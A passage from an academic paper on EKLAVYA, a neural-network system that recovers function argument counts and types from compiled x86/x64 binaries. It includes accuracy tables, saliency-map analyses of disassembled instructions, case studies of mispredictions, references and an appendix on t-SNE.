			Accuracy			**0.9240**					**0.8267**					**0.6918**		
		O2	Data Distribution	0.0042	0.2261	0.0002	0.7639	0.0051	0.0056	0.2956	0.0003	0.6897	0.0074	0.0090	0.3667	0.0013	0.6110	0.0110
			Precision	0.0000	0.8067	-	0.9726	-	0.0000	0.6014	1.0000	0.9014	-	0.0000	0.5206	-	0.8428	0.0000
			Recall	0.0000	0.9311	0.0000	0.9473	0.0000	0.0000	0.6692	0.5000	0.8777	0.0000	-	0.7128	0.0000	0.7569	0.0000
			Accuracy			**0.9305**					**0.8240**					**0.7093**		
		O3	Data Distribution	0.0030	0.2341	0.0004	0.7576	0.0049	0.0058	0.2917	0.0005	0.6937	0.0083	0.0152	0.3660	0.0000	0.5989	0.0200
			Precision	-	0.7250	-	0.9894	-	-	0.6136	-	0.9172	-	-	0.4700	-	0.8553	0.3333
			Recall	0.0000	0.9667	-	0.9256	-	-	0.6750	-	0.8944	-	-	0.6912	0.0000	0.7647	0.0769
			Accuracy			**0.9256**					**0.8507**					**0.6980**		

Third, EKLAVYA has high precision and recall on categories that occur relatively less frequently in our dataset. For example, the inputs with 4 arguments only count for around 6% in our training set, whereas the precision and recall of count recovery from callers are around 67% and 78% separately on x86. Similarly, inputs whose first argument is "enum" data type only occupy around 2% over our training set. However, the precision and recall of type recovery are around 76% and 69% from callers on x86.

Fourth, the accuracy of EKLAVYA on x64 is higher than x84. As shown in Table 1, the average accuracy of EKLAVYA for counts recovery task are 1.4% (from callers) and 9.0% (from callees) higher for x64 binaries than x86. Type recovery tasks exhibit a similar finding. Table 2 shows that the accuracy averaged for the task of recovering types for the first, second, and third arguments. EKLAVYA has an average accuracy $3-9\%$ higher for a given task on x64 than of the same task on x86 binaries. This is possibly because x86 has fewer registers, and most argument passing is stack-based in x86. EKLAVYA likely recognizes registers better than stack offsets.

Finally, the accuracy of the model with respect to the optimization levels is dependent on type of task. Optimization levels do *not* have a significant effect on the accuracy of the predictions in type recovery tasks , whereas the EKLAVYA performs better on `O0` than on `O1 - O3` for arguments counts recovery. For example, the accuracy of type recovery for the first argument from callers on `O0 - O3` are nearly the same, which is around 85% on x86. But, the accuracy for count recovery from callers on `x86`, for instance, is 91.13%, which drops to 83.48% when we consider binaries compiled with `O1`. The accuracy for count recovery does not change significantly for optimization levels `O1` to `O3`.




Figure 3: t-SNE visualization of `mov` instructions on x64. Each dot represent one `mov` instruction. Red dots are where Figure 4 is.




Figure 4: t-SNE visualization of a cluster of `mov $constant, %register` instructions on x64.

5.3 Explicability of Models

Our guiding principle in selecting the final architecture is its explicability. In this section, we present our results from qualitatively analyzing what EKLAVYA learns. We find that EKLAVYA automatically learns the semantics and similarity between instructions or instruction set, the common compiler conventions or idioms, and instruction patterns that differentiate the use of different values. This strengthens our belief that the model learns information that matches our intuitive understanding.

5.3.1 Instruction Semantics Extraction

In this analysis, we employ t-SNE plots and analogical reasoning to understand the relations learned by the word embedding model between instructions.

Semantic clustering of instructions. t-SNE plots allow us to project the points on the 256 dimension space to that of a two-dimensional image giving us a visualization of the clustering. Figure 3 shows one cluster corresponding to `mov` family of instructions, which EKLAVYA learns to have similarity. Due to a large amount of instructions (over a million), a complete t-SNE plot is difficult to analyze. Therefore, we randomly sampled 1000 instructions from the complete set of instructions, and select all instructions belonging to the `mov` family. This family consists of 472 distinct instruction vectors which we project onto a two-dimension space using t-SNE.

Then we "zoom-in" Figure 3 and show two interesting findings. These two findings are shown in Figure 4 and Figure 5. In Figure 4, we recognize `mov $constant, %register` instructions, which indicates that EKLAVYA recognizes the similarity between




Figure 5: t-SNE visualization of `mov constant(%rip), %register` and `mov $constant, %register` instructions on x64.

all instructions that assign constant values to registers, and abstract out the register. Figure 5 shows that EKLAVYA learns the similar representation for `mov constant(%rip), %register` instructions. These two findings show the local structures that embedding model learned within "mov" family.

Relation between instructions. We use analogical reasoning techniques to find similarity between sets of instructions. In this paper, we show two analogies that our embedding model learned. The first example is that cosine distance between the instructions in the pair (`push %edi`, `pop %edi`) is nearly the same as the distance between instructions in the pair (`push %esi`, `pop %esi`). This finding corresponds to the fact that the use of `push-pop` sequences on one register is analogous to the use of `push-pop` sequences on another register. In essence, this finding shows that the model abstracts away the operand register from the use of `push-pop` (stack operation) instructions on x86/x64. As another example, we find that the distance between the instructions in the pair (`sub $0x30,%rsp`, `add $0x30,%rsp`) and the distance between the pair (`sub $0x20,%rsp`, `add $0x20,%rsp`) is nearly the same. This analysis exhibits that EKLAVYA recognizes that the integer operand can be abstracted away from such sequences (as long the same integer value is used). These instruction pairs are often used to allocate / deallocate the local frame in a function, so we find that EKLAVYA correctly recognizes their analogical use across functions. Due to space reasons, we limit the presented examples to three. In our manual investigation, we find several such semantic analogies that are auto-learned.

Table 3: The relative score of importance generated by saliency map for each instruction from four distinct functions to determine the number of arguments given the whole function.

Instruction	Relative Score
pushl %ebp	0.149496
movl %esp, %ebp	0.265591
pushl %ebx	0.179169
subl $0x14, %esp	**0.370329**
movl 0xc(%ebp), %eax	**1.000000**
movl 8(%ebp), %ecx	**0.509958**
leal 0x8090227, %edx	0.372616
...	

(a) "print_name_without_quoting" compiled with clang and O0 on 32-bit (having 2 arguments)

Instruction	Relative Score
...	
subq $0x38, %rsp	**0.356728**
movq %r8, %r13	**1.000000**
movq %rcx, %r15	0.214237
movq %rdx, %rbx	0.140916
movq %rsi, 0x10(%rsp)	0.336599
movq %rdi, 0x28(%rsp)	0.253754
...	

(b) "parse_stab_struct_fields" compiled with clang and O1 on 64-bit (having 5 arguments)

Instruction	Relative Score
...	
subq $0x80, %rsp	**1.000000**
leaq (%rsp), %rdi	**0.683561**
xorl %eax, %eax	0.161366
movl $0x10, %ecx	**0.658702**
...	
movl %ecx, %eax	0.049905
...	

(c) "EmptyTerminal" compiled with clang and O1 on 64-bit (having 0 arguments)

Instruction	Relative Score
...	
subq $0x40, %rsp	**0.411254**
movq %rdi, -0x10(%rbp)	**0.548005**
movq %rsi, -0x18(%rbp)	**1.000000**
movq %rdx, -0x20(%rbp)	**0.725123**
movq %rcx, -0x28(%rbp)	**0.923426**
movq -0x10(%rbp), %rcx	**0.453617**
movq %rcx, -0x30(%rbp)	0.129167
...	
addq %rdx, %rcx	0.093260
...	

(d) "check_sorted" compiled with clang and O0 on 64-bit (having 4 arguments)

5.3.2 Auto-learning Conventions

Next, we analyze which input features are considered important by EKLAVYA towards making a decision on a given input. We use the saliency map to score the relative importance of each instruction in the input function. Below, we present our qualitative analysis to identify the conventions and idioms that EKLAVYA auto-learns. For each case below, we compute saliency maps for 20 randomly chosen functions for which EKLAVYA correctly predicts signatures, and inspect them manually.

We find that instructions that are marked as high in relative importance for classification suggest that EKLAVYA auto-learns several important things. We find consistent evidence that EKLAVYA learns calling conventions and idioms, such as the argument passing conventions, "use-before-write" instructions, stack frame allocation instructions, and setup instructions for stack-based arguments to predict the number of arguments accepted by the function. EKLAVYA consistently identifies instructions that differentiate types (e.g. `pointers` from `char`) as important.

Identification of argument registers. We find that the RNN model for counting arguments discovers the specific registers used to pass the arguments. We selected 20 sample functions for which types were correctly predicted, and we consistently find that the saliency map marks instructions processing caller-save and callee-save registers as most important. Consider the function `parse_stab_struct_fields` shown in Table 3

as example, wherein the RNN model considers the instruction `movq %r8, %r13`; `movq %rcx, %r15`; `movq %rdx, %rbx`; `movq %rsi, 0x10(%rsp)` and `movq %rdi, 0x28(%rsp)` as the relatively most important instructions for determining the number of arguments, given the whole function body. This matches our manual analysis which shows that `rdi`, `rsi`, `rdx`, `rcx`, `r8` are used to pass arguments. We show 4 different functions taking different number of arguments as parameters in Table 3. In each example, one can see that the RNN identifies the instructions that first use the incoming arguments as relatively important compared to other instructions.

Further, EKLAVYA seems to correctly place emphasis on the instruction which reads a particular register before writing to it. This matches our intuitive way of finding arguments by identifying "use-before-write" instructions (with liveness analysis). For example, in the function `check_sorted` (Table 3(d)), the register `rcx` is used in a number of instructions. The saliency map marks the most important instruction to be the correct one that uses the register before write. Finally, the function `EmptyTerminal` also shows evidence EKLAVYA is not blindly memorizing register names (e.g. `rcx`) universally for all functions. It correctly de-emphasizes that the instruction `movq %ecx, %eax` is not related to argument passing. In this example, `rcx` has been clobbered before in the instruction `movl $0x10, %ecx` on `rcx` before reaching the `movq` instruction, and EKLAVYA accurately recognizes that `rcx` is not used as an argument here. We have manually analyzed this finding consistently on 20 random samples we analyzed.

Argument accesses after local frame creation. In our analyzed samples, EKLAVYA marks the arithmetic instruction that allocates the local stack frame as relatively important. This is because in the compilers we tested, the access to arguments begins after the stack frame pointer has been adjusted to allocate the local frame. EKLAVYA learns this convention and emphasizes its importance in locating instructions that access arguments (see Table 3).

We highlight two other findings we have confirmed manually. First, EKLAVYA correctly identifies arguments passed on the stack as well. This is evident in 20 functions we sampled from the set of functions that accept arguments on stack, which is a much more common phenomenon in x86 binaries that have fewer registers. Second, the analysis of instructions passing arguments from the body of the caller is nearly as accurate as that from that of callees. A similar saliency map based analysis of the caller's body identifies the right registers and setup of stack-based arguments are consistently marked as relatively high in importance. Due to space reasons, we have not shown the salience maps for these examples here.

Table 4: The relative score of importance generated by saliency map for each instruction from four distinct functions to determine the type of arguments given the whole function.

Instruction	Relative Score
subl $0xc, %esp	0.297477
movl 0x10(%esp), %edx	**0.861646**
movzbl 0x28(%edx), %eax	**1.000000**
movl %eax, %ecx	0.332725
andl $7, %ecx	0.481093
cmpb $1, %cl	0.248921
...	

(a) "bfd_set_symtab" compiled with gcc-32-O2 (1st argument - pointer)

Instruction	Relative Score
...	
subq $0x328, %rsp	0.774363
movq %rcx, %r12	0.881474
movq %rdx, %r15	0.452816
movq %rsi, %rbx	**0.363804**
movq %rdi, %r14	0.442176
movl (%rbx), %eax	**1.000000**
...	

(b) "do_fprintf" compiled with clang-64-O1 (2nd argument - pointer)

Instruction	Relative Score
pushl %ebx	0.235036
subl $0x10, %esp	0.383451
fldl 0x1c(%esp)	**1.000000**
movl 0x18(%esp), %ecx	**0.511937**
flds 0x8050a90	0.873672
fxch %st(1)	0.668212
...	

(c) "dtotimespec" compiled with gcc-32-O3 (2nd argument - float)

Instruction	Relative Score
...	
movl %ecx, %r15d	0.431204
movq %rdx, %r14	0.399483
movzbl (%rsi), %ebp	**1.000000**
testb $0x20, 0x20b161(%rip)	0.336855
jne 0x2d	0.254520
movl 0x18(%r14), %eax	0.507721
movq 0x20b15c(%rip), %rcx	0.280275
...	

(d) "print_icmp_header" compiled with clang-64-O1 (2nd argument - pointer)

Operations to type. With a similar analysis of saliency maps, we find that EKLAVYA learns instruction patterns to identify types. For instance, as shown in examples of Table 4, the saliency map highlights the relative importance of instructions. One can see that instructions that use byte-wide registers (e.g. `dl`) are given importance when EKLAVYA predicts the type to be `char`. This matches our semantic understanding that the `char` type is one byte and will often be used in operands of the corresponding bit-width. Similarly, we find that in cases where EKLAVYA predicts the type to be a `pointer`, the instructions marked as important have indirect register base addressing with the right registers carrying the pointer values. Where `float` is correctly predicted, the instructions highlighted involve XMM registers or floating point instructions. These findings consistently exhibit in our sampled sets, showing that EKLAVYA mirrors our intuitive understanding of the semantics.

5.3.3 Network Mispredictions

We provide a few concrete examples of EKLAVYA mispredictions. These examples show that principled program analysis techniques would likely discern such errors; therefore, EKLAVYA does *not* mimic a full liveness tracking function yet. To perform this analysis, we inspect a random subset of the mispredictions for each of the tasks using the saliency map. In some cases, we can speculate the reasons for mispredictions, though there are best-effort estimates. Our findings are presented in the form of 2 case studies below.

As shown in Table 5, the second argument is mis-

Table 5: x86 multiple type mispredictions for second arguments.

Instruction	Relative Score
subl $0x1c, %esp	0.719351
movsbl 0x24(%esp), %eax	1.000000
movl %eax, 8(%esp)	0.246975
movl $0xffffffff, 4(%esp)	0.418808
movl 0x20(%esp), %eax	0.485717
movl %eax, (%esp)	0.260028
calll 0xffffff3e	0.801598
addl $0x1c, %esp	0.403249
retl	0.383143

(a) "quotearg_char" compiled with gcc and O1 (true type is char but predicted as int)

Insturction	Relative Score
pushl %edi	0.545965
movl %edx, %edi	0.145597
pushl %esi	0.021946
pushl %ebx	0.068469
movl %eax, %ebx	0.188693
subl $0x20, %esp	0.446094
movl 0xc(%eax), %eax	0.890956
movl $0, 0x1c(%esp)	1.000000
leal 0x1c(%esp), %esi	0.805058
cmpb %dl, (%eax)	0.824601
...	

(b) "d_exprlist" compiled with gcc and O2 (true type is char but predicted as pointer)

Table 6: x64 mispredictions.

Instruction	Relative Score
pushq %rbx	0.175079
movq %rdi, %rbx	0.392229
callq 0x3fc	1.000000
testq %rax, %rax	0.325375
je 0x1004	0.579551
popq %rbx	0.164043
retq	0.135274
movq %rbx, %rdi	0.365685
callq 0xe6d	0.665486

(a) "ck_fopen" compiled with clang and O1 (true type of first argument is pointer but predicted as int)

Instruction	Relative Score
...	
pushq %rbx	0.025531
subq $0x100, %rsp	0.163929
movq %rdi, -0xe8(%rbp)	0.314619
movq %rsi, -0xf0(%rbp)	0.235489
movl %edx, %eax	0.308323
movq %rcx, -0x100(%rbp)	0.435364
movl %r8d, -0xf8(%rbp)	0.821577
movq %r9, -0x108(%rbp)	1.000000
movb %al, -0xf4(%rbp)	0.24482
...	

(b) "prompt" compiled with gcc and O0 (number of arguments is 6 but predicted as 7)

predicted as an `integer` in the first example, while in the second case study, the second argument is mispredicted as a `pointer`. From these two examples, it is easy to see how the model has identified instructions which provide hints to what the types are. In both cases, the highlighted instructions suggest possibilities of multiple types and the mispredictions corresponds to one of it. The exact reasons for mispredictions are unclear but this seems to suggest that the model is not robust against situations where there can be multiple type predictions for different argument positions. We speculate that this is due to the design choice of training for each specific argument position a separate sub-network which potentially requires the network to infer calling conventions from just type information.

In the same example as above, the first argument is mispredicted as well. The ground truth states that the first argument is a `pointer`, whereas EKLAVYA predicts an `integer`. This shows another situation where the model makes a wrong prediction, namely when the usage of the argument within the function body provides insufficient hints for the type usage.

We group all mispredictions we have analyzed into three categories: insufficient information, high argument counts and off-by-one errors. A typical example of a misprediction due to lack of information is when the function takes in more arguments than it actually uses. The first example in Table 6 shows an example of it.

Typically, for a functions with high argument counts (greater than 6), the model will highlight the use of `%r9` and some subsequent stack uses. However in example 2 of Table 6, it shows how the model focuses on `%r9` but still made the prediction of an argument count of 7. The lack of training data for such high argument counts may be a reason for lack of robustness.

Off-by-one errors are those in which the network is able to identify instructions which indicate the number of arguments but the prediction is off by one. For example, the network may identify the use of `%rcx` as important but make the prediction that there are 5 arguments instead of 4 arguments. No discernible reason for these has emerged in our analysis.

6 Related Work

Machine Learning on Binaries. Extensive literature exists on applying machine learning for other binaries analysis tasks. Such tasks include malware classification [42, 5, 30, 20, 36, 15] and function identification [37, 7, 43]. The closest related work to ours is by Shin et al. [43], which apply RNNs to the task of function boundary identification. These results have high accuracy, and such techniques can be used to create the inputs for EKLAVYA. At a technical level, our work employs word-embedding techniques and we perform in-depth analysis of the model using dimensionality reduction, analogical reasoning and saliency maps. These analysis techniques have not been used in studying the learnt models for binary analysis tasks. For function identification, Bao et al. [7] utilize weighted prefix trees to improve the efficiency of function identification. Many other works use traditional machine learning techniques such as n-grams analysis [42], SVMs [36], and conditional random fields [37] for binary analysis tasks (different from ours).

Word embedding is a commonly used technique in such tasks, since these tasks require a way to represent words as vectors. These word embeddings can generally be categorized into two approaches, count-based [13, 32] and prediction-based [24, 28]. Neural networks are also frequently used for tasks like language translation [11, 49], parsing [46, 45].

Function Arguments Recovery. In binary analysis, recovery of function arguments [51, 23, 14] is an important component used in multiple problems. Some examples of the tasks include hot patching [33] and fine-grained control-flow integrity enforcement [51]. To summarize, there are two main approaches used to recover the function argument: liveness analysis and heuristic methods based on calling convention and idioms. Veen et. al. [51] in their work make use of both these methods

to obtain the function argument counts. Lee et. al. [23] formulate the usage of different data types in binaries to do type reconstruction. In addition, ElWazeer et al.[14] apply liveness analysis to provide a fine-grained recovery of arguments, variables and their types. A direct comparison to this work is difficult because their work considers a different type syntax than our work. At a high level, EKLAVYA provides a comparable level of accuracy, albeit on more coarse-grained types.

7 Conclusion

In this paper, we present a neural-network-based system called EKLAVYA for addressing function arguments recovery problem. EKLAVYA is compiler and instruction-set agnostic system with comparable accuracy. In addition, we find that EKLAVYA indeed learns the calling conventions and idioms that match our domain knowledge.

8 Acknowledgements

We thank the anonymous reviewers of this work for their helpful feedback. We thank Shweta Shinde, Wei Ming Khoo, Chia Yuan Cho, Anselm Foong, Jun Hao Tan and RongShun Tan for useful discussion and feedback on earlier drafts of this paper. We also thank Valentin Ghita for helping in the preparation of the final dataset. This research is supported in part by the National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (TSUNAMi project, Award No. NRF2014NCR-NCR001-21). This research is also supported in part by a research grant from DSO, Singapore. All opinions expressed in this paper are solely those of the authors.

References

[1] GitHub - eliben/pyelftools: Pure-python library for parsing ELF and DWARF. `https://github.com/eliben/pyelftools`.

[2] GNU Binutils. `https://www.gnu.org/software/binutils/`.

[3] The DWARF Debugging Standard. `http://www.dwarfstd.org/`.

[4] ABADI, M., AGARWAL, A., BARHAM, P., BREVDO, E., CHEN, Z., CITRO, C., CORRADO, G. S., DAVIS, A., DEAN, J., DEVIN, M., GHEMAWAT, S., GOODFELLOW, I., HARP, A., IRVING, G., ISARD, M., JIA, Y., JOZEFOWICZ, R., KAISER, L., KUDLUR, M., LEVENBERG, J., MANÉ, D., MONGA, R., MOORE, S., MURRAY, D., OLAH, C., SCHUSTER, M., SHLENS, J., STEINER, B., SUTSKEVER, I., TALWAR, K., TUCKER, P., VANHOUCKE, V., VASUDEVAN, V., VIÉGAS, F., VINYALS, O., WARDEN, P., WATTENBERG, M., WICKE, M., YU, Y., AND ZHENG, X. TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. Software available from tensorflow.org.

[5] ABOU-ASSALEH, T., CERCONE, N., KESELJ, V., AND SWEIDAN, R. N-gram-based detection of new malicious code. In *Computer Software and Applications Conference, 2004. COMPSAC 2004. Proceedings of the 28th Annual International* (2004), vol. 2, IEEE, pp. 41–42.

[6] ANDRIESSE, D., CHEN, X., VAN DER VEEN, V., SLOWINSKA, A., AND BOS, H. An in-depth analysis of disassembly on full-scale x86/x64 binaries. In *USENIX Security Symposium* (2016).

[7] BAO, T., BURKET, J., WOO, M., TURNER, R., AND BRUMLEY, D. Byteweight: Learning to recognize functions in binary code. In *USENIX Security* (2014), pp. 845–860.

[8] BENGIO, Y., DUCHARME, R., VINCENT, P., AND JAUVIN, C. A neural probabilistic language model. *Journal of machine learning research 3*, Feb (2003), 1137–1155.

[9] BENGIO, Y., SIMARD, P., AND FRASCONI, P. Learning long-term dependencies with gradient descent is difficult. *IEEE transactions on neural networks 5*, 2 (1994), 157–166.

[10] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. S2e: A platform for in-vivo multi-path analysis of software systems. *ACM SIGPLAN Notices 46*, 3 (2011), 265–278.

[11] CHO, K., VAN MERRIËNBOER, B., GULCEHRE, C., BAHDANAU, D., BOUGARES, F., SCHWENK, H., AND BENGIO, Y. Learning phrase representations using rnn encoder-decoder for statistical machine translation. In *Proceedings of the Empiricial Methods in Natural Language Processing (EMNLP 2014)* (2014).

[12] CHRISTODORESCU, M., JHA, S., SESHIA, S. A., SONG, D., AND BRYANT, R. E. Semantics-aware malware detection. In *2005 IEEE Symposium on Security and Privacy (S&P'05)* (2005), IEEE, pp. 32–46.

[13] DEERWESTER, S., DUMAIS, S. T., FURNAS, G. W., LANDAUER, T. K., AND HARSHMAN, R. Indexing by latent semantic analysis. *Journal of the American society for information science 41*, 6 (1990), 391.

[14] ELWAZEER, K., ANAND, K., KOTHA, A., SMITHSON, M., AND BARUA, R. Scalable variable and data type detection in a binary rewriter. *ACM SIGPLAN Notices 48*, 6 (2013), 51–60.

[15] FIRDAUSI, I., ERWIN, A., NUGROHO, A. S., ET AL. Analysis of machine learning techniques used in behavior-based malware detection. In *Advances in Computing, Control and Telecommunication Technologies (ACT), 2010 Second International Conference on* (2010), IEEE, pp. 201–203.

[16] FRIEDMAN, S. E., AND MUSLINER, D. J. Automatically repairing stripped executables with cfg microsurgery. In *Self-Adaptive and Self-Organizing Systems Workshops (SASOW), 2015 IEEE International Conference on* (2015), IEEE, pp. 102–107.

[17] GHORMLEY, D. P., RODRIGUES, S. H., PETROU, D., AND ANDERSON, T. E. Slic: An extensibility system for commodity operating systems. In *USENIX Annual Technical Conference* (1998), vol. 98.

[18] HEMEL, A., KALLEBERG, K. T., VERMAAS, R., AND DOLSTRA, E. Finding software license violations through binary code clone detection. In *Proceedings of the 8th Working Conference on Mining Software Repositories* (2011), ACM, pp. 63–72.

[19] HOTELLING, H. Analysis of a complex of statistical variables into principal components. *Journal of educational psychology 24*, 6 (1933), 417.

[20] KOLTER, J. Z., AND MALOOF, M. A. Learning to detect malicious executables in the wild. In *Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining* (2004), ACM, pp. 470–478.

[21] KRUEGEL, C., KIRDA, E., MUTZ, D., ROBERTSON, W., AND VIGNA, G. Automating mimicry attacks using static binary analysis. In *Proceedings of the 14th conference on USENIX Security Symposium-Volume 14* (2005), USENIX Association, pp. 11–11.

[22] KRUEGEL, C., ROBERTSON, W., AND VIGNA, G. Detecting kernel-level rootkits through binary analysis. In *Computer Security Applications Conference, 2004. 20th Annual* (2004), IEEE, pp. 91–100.

[23] LEE, J., AVGERINOS, T., AND BRUMLEY, D. Tie: Principled reverse engineering of types in binary programs.

[24] LEVY, O., GOLDBERG, Y., AND DAGAN, I. Improving distributional similarity with lessons learned from word embeddings. *Transactions of the Association for Computational Linguistics 3* (2015), 211–225.

[25] MAATEN, L. V. D., AND HINTON, G. Visualizing data using t-sne. *Journal of Machine Learning Research 9*, Nov (2008), 2579–2605.

[26] MCCAMANT, S., AND MORRISETT, G. Evaluating sfi for a cisc architecture. In *Usenix Security* (2006), vol. 6.

[27] MIKOLOV, T., CHEN, K., CORRADO, G., AND DEAN, J. Efficient estimation of word representations in vector space. *CoRR abs/1301.3781* (2013).

[28] MIKOLOV, T., SUTSKEVER, I., CHEN, K., CORRADO, G. S., AND DEAN, J. Distributed representations of words and phrases and their compositionality. In *Advances in neural information processing systems* (2013), pp. 3111–3119.

[29] MIKOLOV, T., YIH, W.-T., AND ZWEIG, G. Linguistic regularities in continuous space word representations. In *Proceedings of NAACL-HLT* (2013), pp. 746–751.

[30] MOSKOVITCH, R., FEHER, C., TZACHAR, N., BERGER, E., GITELMAN, M., DOLEV, S., AND ELOVICI, Y. Unknown malcode detection using opcode representation. In *Intelligence and Security Informatics*. Springer, 2008, pp. 204–215.

[31] NEWSOME, J., AND SONG, D. Dynamic taint analysis: Automatic detection, analysis, and signature generation of exploit attacks on commodity software. In *In In Proceedings of the 12th Network and Distributed Systems Security Symposium* (2005), Citeseer.

[32] PENNINGTON, J., SOCHER, R., AND MANNING, C. D. Glove: Global vectors for word representation. In *EMNLP* (2014), vol. 14, pp. 1532–1543.

[33] PERKINS, J. H., KIM, S., LARSEN, S., AMARASINGHE, S., BACHRACH, J., CARBIN, M., PACHECO, C., SHERWOOD, F., SIDIROGLOU, S., SULLIVAN, G., ET AL. Automatically patching errors in deployed software. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles* (2009), ACM, pp. 87–102.

[34] PRAKASH, A., HU, X., AND YIN, H. vfguard: Strict protection for virtual function calls in cots c++ binaries. In *NDSS* (2015).

[35] QIAO, RUI AND SEKAR, R. Effective Function Recovery for COTS Binaries using Interface Verification. Tech. rep., Department of Computer Science, Stony Brook University, May 2016.

[36] RIECK, K., HOLZ, T., WILLEMS, C., DÜSSEL, P., AND LASKOV, P. Learning and classification of malware behavior. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2008), Springer, pp. 108–125.

[37] ROSENBLUM, N. E., ZHU, X., MILLER, B. P., AND HUNT, K. Learning to analyze binary computer code. In *AAAI* (2008), pp. 798–804.

[38] SÆBJØRNSEN, A., WILLCOCK, J., PANAS, T., QUINLAN, D., AND SU, Z. Detecting code clones in binary executables. In *Proceedings of the eighteenth international symposium on Software testing and analysis* (2009), ACM, pp. 117–128.

[39] SAXENA, P., POOSANKAM, P., MCCAMANT, S., AND SONG, D. Loop-extended symbolic execution on binary programs. In *Proceedings of the eighteenth international symposium on Software testing and analysis* (2009), ACM, pp. 225–236.

[40] SAXENA, P., SEKAR, R., AND PURANIK, V. Efficient fine-grained binary instrumentationwith applications to taint-tracking. In *Proceedings of the 6th annual IEEE/ACM international symposium on Code generation and optimization* (2008), ACM, pp. 74–83.

[41] SCHULTE, E. M., WEIMER, W., AND FORREST, S. Repairing cots router firmware without access to source code or test suites: A case study in evolutionary software repair. In *Proceedings of the Companion Publication of the 2015 Annual Conference on Genetic and Evolutionary Computation* (2015), ACM, pp. 847–854.

[42] SCHULTZ, M. G., ESKIN, E., ZADOK, F., AND STOLFO, S. J. Data mining methods for detection of new malicious executables. In *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on* (2001), IEEE, pp. 38–49.

[43] SHIN, E. C. R., SONG, D., AND MOAZZEZI, R. Recognizing functions in binaries with neural networks. In *24th USENIX Security Symposium (USENIX Security 15)* (2015), pp. 611–626.

[44] SIMONYAN, K., VEDALDI, A., AND ZISSERMAN, A. Deep inside convolutional networks: Visualising image classification models and saliency maps. In *ICLR Workshop* (2014).

[45] SOCHER, R., LIN, C. C., MANNING, C., AND NG, A. Y. Parsing natural scenes and natural language with recursive neural networks. In *Proceedings of the 28th international conference on machine learning (ICML-11)* (2011), pp. 129–136.

[46] SOCHER, R., MANNING, C. D., AND NG, A. Y. Learning continuous phrase representations and syntactic parsing with recursive neural networks. In *Proceedings of the NIPS-2010 Deep Learning and Unsupervised Feature Learning Workshop* (2010), pp. 1–9.

[47] SONG, D., BRUMLEY, D., YIN, H., CABALLERO, J., JAGER, I., KANG, M. G., LIANG, Z., NEWSOME, J., POOSANKAM, P., AND SAXENA, P. Bitblaze: A new approach to computer security via binary analysis. In *International Conference on Information Systems Security* (2008), Springer, pp. 1–25.

[48] SRIVASTAVA, N., HINTON, G. E., KRIZHEVSKY, A., SUTSKEVER, I., AND SALAKHUTDINOV, R. Dropout: a simple way to prevent neural networks from overfitting. *Journal of Machine Learning Research 15*, 1 (2014), 1929–1958.

[49] SUTSKEVER, I., VINYALS, O., AND LE, Q. V. Sequence to sequence learning with neural networks. In *Advances in neural information processing systems* (2014), pp. 3104–3112.

[50] TORGERSON, W. S. Multidimensional scaling: I. theory and method. *Psychometrika 17*, 4 (1952), 401–419.

[51] VAN DER VEEN, V., GÖKTAS, E., CONTAG, M., PAWLOWSKI, A., CHEN, X., RAWAT, S., BOS, H., HOLZ, T., ATHANASOPOULOS, E., AND GIUFFRIDA, C. A tough call: Mitigating advanced code-reuse attacks at the binary level. In *IEEE Symposium on Security and Privacy (S&P)* (2016).

[52] WARTELL, R., MOHAN, V., HAMLEN, K. W., AND LIN, Z. Securing untrusted code via compiler-agnostic binary rewriting. In *Proceedings of the 28th Annual Computer Security Applications Conference* (2012), ACM, pp. 299–308.

[53] ZHANG, C., WEI, T., CHEN, Z., DUAN, L., SZEKERES, L., MCCAMANT, S., SONG, D., AND ZOU, W. Practical control flow integrity and randomization for binary executables. In *Security and Privacy (SP), 2013 IEEE Symposium on* (2013), IEEE, pp. 559–573.

[54] ZHANG, M., AND SEKAR, R. Control flow integrity for cots binaries. In *Usenix Security* (2013), vol. 13.

A Evaluation on the First Dataset

In this section, we will highlight the importance of having a good dataset. To do this, we will look at the accuracy evaluation using the dataset consisting of only *coreutils*, *binutils* and *findutils*. Table 7 depicts the results of the evaluation. Qualitative analysis of the results remains largely the same. For example, the high median and low minimum F1 indicates that EKLAVYA mis-predicts for some cases of which we have verified that these mis-predicted classes correspond to classes that are under-represented in our training set. However, a key difference we observed is the actual accuracy of the results. The accuracy of the smaller, unsanitized dataset is consistently high even in cases where we expect otherwise. For example, the F1 score for argument counting task is consistently over 0.90 even across optimization levels. We speculate that the difference in the accuracy is due to the presence of similar functions across the binaries. Manual inspection into the dataset confirms that there is indeed significant shared code amongst the binaries skewing the results. We find that it is not uncommon for programs within the same package, or even across packages to share the same static libraries or code. This problem is especially pronounced in binaries within the same package as these binaries typically share common internal routines. Note that this problem exists for binaries between packages too. There have been examples of functions of binaries from different packages having different names but is nearly identical in terms of the binary code. In our paper, we propose a simple method to remove similar functions but a better way of quantifying the similarities can be utilized to generate a more robust dataset. Finally, we hope that this can be built upon into a high quality, publicly available binary dataset where future binary learning approaches can be evaluated on.

B Short Primer on t-SNE

To maintain the neighborhood identity, t-SNE first use the conditional probabilities to represent the euclidean distance between high-dimension dataset. For instance, the similarity between two distinct instruction I_i and I_j is represented as the conditional probability p_{ij}. The conditional probability has following definition:

$$p_{j|i} = \frac{exp(-\left\|I_i - I_j\right\|^2/(2\sigma_i^2))}{\sum_{k\neq i} exp(-\left\|I_i - I_k\right\|^2/(2\sigma_i^2))}$$

$$p_{ij} = \frac{p_{j|i} + p_{i|j}}{2n}$$

where n is the number of data points and σ is the variance of distribution which is centered at each data point x_i. Here, t-SNE determines the value of σ_i by binary search with the given perplexity value.

The perplexity can be considered as the measurement of valid number of neighbors, which is defined as:

$$perplexity(p_i) = x^{H(p_i)}$$

$$H(p_i) == \sum_j p_{j|i} log_2 p_{j|i}$$

The second step is to minimize the difference between the conditional probability between high-dimensional dataset and low-dimensional dataset. For the conditional probability q_{ij} of low-dimensional data point y_i and y_j, t-SNE applies similar method:

$$q_{ij} = \frac{(1 + \left\|y_i - y_j\right\|^2)^{-1}}{\sum_{k\neq m}(1 + \left\|y_k - y_m\right\|^2)^{-1}}$$

Given the conditional probabilities, we can apply gradient descent method to do the minimization task.

